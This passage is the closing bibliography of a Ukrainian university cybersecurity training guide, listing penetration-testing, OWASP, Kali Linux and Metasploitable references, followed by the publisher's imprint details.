3. Советы по написанию отчета о тестировании на проникновение: https://www.sans.org/reading-room/whitepapers/bestprac/writing-penetration-testing-report-33343.

4. Примеры отчетов Nessus: https://www.tenable.com/products/nessus/sample-reports.

5. Образец технического отчета о проникновении: https://tbgsecurity.

6. DNS-фишинг с помощью NetHunter: https://cyberarms.wordpress.com/category/nethunter-tutorial/.

7. Kali Linux Web Penetration Testing Cookbook, Second Edition (Packt Publishing).

8. OWASP Top 10 2017. The Ten Most Critical Web Application Security.

9. Risks: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf.

10. OWASP Foundation: https://www.owasp.org/index.php/Main_Page.

11. Сетевые инструменты Linux: https://gist.github.com/miglen/70765e663c48ae0544da08c07006791f.

12. Shodan для испытателей на проникновение: https://www.defcon.org/images/defcon-18/dc-18-presentations/Schearer/DEFCON-18-Schearer-SHODAN.pdf

13. Установка Metasploitable 2: https://metasploit.help.rapid7.com/docs/metasploitable-2.

14. Сборка Metasploitable 3: https://github.com/rapid7/metasploitable3.

15. Додаткова інформація про встановлення Kali Linux: https://docs.kali.org/category/installation (https://docs.kali.org/installation/dual-boot-kali-with-windows)

НАВЧАЛЬНЕ ВИДАННЯ

Методичні рекомендації до комплексного тренінгу
для студентів спеціальності 125 “Кібербезпека”
першого (бакалаврського) рівня

Укладачі: Король Ольга Григорівна
Євсеєв Сергій Петрович

Самостійне електронне текстове мережеве видання
Відповідальний за випуск С. П. Євсеєв

Редактор

Коректор

План р. Поз. № ЕВ Обсяг с.

Видавець і виготовлювач – видавництво ХНЕУ ім. С. Кузнеця, 61001, м. Харків, просп. Науки, 9-А

Свідоцтво про внесення суб’єкта видавничої справи до Державного реєстру ДК № 4853 від 20.02.2015 р.